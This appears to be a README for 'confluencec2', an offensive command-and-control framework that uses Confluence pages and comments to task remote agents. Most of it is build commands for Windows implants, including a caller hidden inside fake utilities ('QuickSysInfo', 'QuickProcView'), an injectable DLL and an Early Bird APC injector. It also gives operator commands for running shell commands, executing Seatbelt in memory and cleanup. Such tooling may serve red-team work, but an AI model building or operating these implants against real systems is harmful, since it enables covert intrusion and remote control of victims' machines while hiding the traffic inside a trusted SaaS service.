
 dagowda/confluencec2
This is a project aimed to make every other Saas product a C2, confluence is just the beginning.
Author: Dhanush Arvind
.png)
Python 3.8+ with requests:
pip install requests
Confluence Cloud account with an API token (generate at https://id.atlassian.com/manage-profile/security/api-tokens), or Confluence Server credentials
MinGW GCC either:
x86_64-w64-mingw32-gcc (sudo apt install gcc-mingw-w64-x86-64), orpython c2_operator.py ^
--url https://yourcompany.atlassian.net ^
--email [email protected] ^
--api-token YOUR_API_TOKEN ^
setup --space-key MYSPACE
Save the Page ID from the output — you need it for everything below.
To use a custom title:
python c2_operator.py --url ... --email ... --api-token ... setup --space-key MYSPACE --title "Sprint Retro Notes"
Run configure.py to bake your Confluence credentials and page ID into the caller source:
python configure.py ^
    --url https://yourcompany.atlassian.net ^
    --email [email protected] ^
    --api-token YOUR_API_TOKEN ^
    --page-id 12345678 ^
    --sleep 10000
| Argument | Required | Description |
|---|---|---|
--url | Yes | Confluence base URL |
--email | Yes | Confluence account email |
--api-token | Yes | Confluence API token |
--page-id | Yes | Page ID from Step 1 |
--sleep | No | Beacon interval in milliseconds (default: 10000) |
--output | No | Output directory (default: build) |
--no-wiki-prefix | No | Skip /wiki prefix (for Confluence Server) |
--compile | No | Auto-compile if gcc is in PATH |
From PowerShell:
# Payload 1: Standalone caller
wsl x86_64-w64-mingw32-gcc -O2 -o /mnt/c/path/to/build/caller.exe /mnt/c/path/to/build/caller.c -lwinhttp -lws2_32

# Payload 2: Bundled QuickSysInfo
wsl x86_64-w64-mingw32-gcc -O2 -DBUNDLED_BUILD -o /mnt/c/path/to/build/QuickSysInfo.exe /mnt/c/path/to/build/caller_bundled.c -lwinhttp -lws2_32 -liphlpapi

# Payload 2 clean: QuickSysInfo without caller
wsl x86_64-w64-mingw32-gcc -O2 -o /mnt/c/path/to/build/QuickSysInfo_clean.exe /mnt/c/path/to/build/host_app.c -lws2_32 -liphlpapi

# Payload 3/4: Caller as DLL
wsl x86_64-w64-mingw32-gcc -shared -O2 -DBUNDLED_BUILD -o /mnt/c/path/to/build/caller_inject.dll /mnt/c/path/to/build/caller_dll.c -lwinhttp -lws2_32

# Payload 3: Early Bird APC injector
wsl x86_64-w64-mingw32-gcc -O2 -nostdlib -fno-stack-protector -fno-builtin -Wl,-e,_start -o /mnt/c/path/to/build/earlybird_inject.exe /mnt/c/path/to/build/earlybird_inject.c

# Payload 4: Bundled QuickProcView
wsl x86_64-w64-mingw32-gcc -O2 -DBUNDLED_BUILD -o /mnt/c/path/to/build/QuickProcView.exe /mnt/c/path/to/build/earlybird_bundled.c -lpsapi

# Payload 4 clean: QuickProcView without injection
wsl x86_64-w64-mingw32-gcc -O2 -o /mnt/c/path/to/build/QuickProcView_clean.exe /mnt/c/path/to/build/procview_app.c -lpsapi
Replace /mnt/c/path/to/build with the actual WSL path to your project's build directory.
gcc -O2 -o build\caller.exe build\caller.c -lwinhttp -lws2_32
gcc -O2 -DBUNDLED_BUILD -o build\QuickSysInfo.exe build\caller_bundled.c -lwinhttp -lws2_32 -liphlpapi
gcc -O2 -o build\QuickSysInfo_clean.exe build\host_app.c -lws2_32 -liphlpapi
gcc -shared -O2 -DBUNDLED_BUILD -o build\caller_inject.dll build\caller_dll.c -lwinhttp -lws2_32
gcc -O2 -nostdlib -fno-stack-protector -fno-builtin -Wl,-e,_start -o build\earlybird_inject.exe build\earlybird_inject.c
gcc -O2 -DBUNDLED_BUILD -o build\QuickProcView.exe build\earlybird_bundled.c -lpsapi
gcc -O2 -o build\QuickProcView_clean.exe build\procview_app.c -lpsapi
python configure.py --url ... --email ... --api-token ... --page-id 12345678 --sleep 10000 --compile
After manual compilation, copy binaries to payloads/:
copy build\*.exe payloads\
copy build\*.dll payloads\
payloads\caller.exe
payloads\QuickSysInfo.exe
Both files must be in the same directory:
cd payloads
earlybird_inject.exe
Both files must be in the same directory:
cd payloads
QuickProcView.exe
c2_operator.py)python c2_operator.py ^
--url https://yourcompany.atlassian.net ^
--email [email protected] ^
--api-token YOUR_API_TOKEN ^
--page-id 12345678 ^
list
c2_web.py)python c2_web.py ^
--url https://yourcompany.atlassian.net ^
--email [email protected] ^
--api-token YOUR_API_TOKEN ^
--page-id 12345678 ^
--port 8443
Open http://127.0.0.1:8443 in your browser.
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 task 90bd7c8a "whoami"
# Broadcast to all agents
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 ctask "whoami"

# Target specific agent
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 ctask --agent 90bd7c8a "whoami"
Open the Console tab. Select Page Body or Comment mode. Type the command, select the target agent, and click Send.

Navigate to the C2 page and post a comment:
[cmd] whoami
Target a specific agent:
[cmd:90bd7c8a] whoami
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 interact 90bd7c8a
# All output
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 read

# Filter by agent
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 read 90bd7c8a
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 inlineexecute 90bd7c8a C:\path\to\Seatbelt.exe "-group=all"
# Via operator script
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 task 90bd7c8a "exit"

# Via browser comment
[cmd] exit

# Target specific agent
[cmd:90bd7c8a] exit
python c2_operator.py ^
    --url https://yourcompany.atlassian.net ^
    --email [email protected] ^
    --api-token YOUR_API_TOKEN ^
    --page-id 12345678 ^
    cleanup
Or via Web GUI: open the Cleanup tab and click the cleanup button.
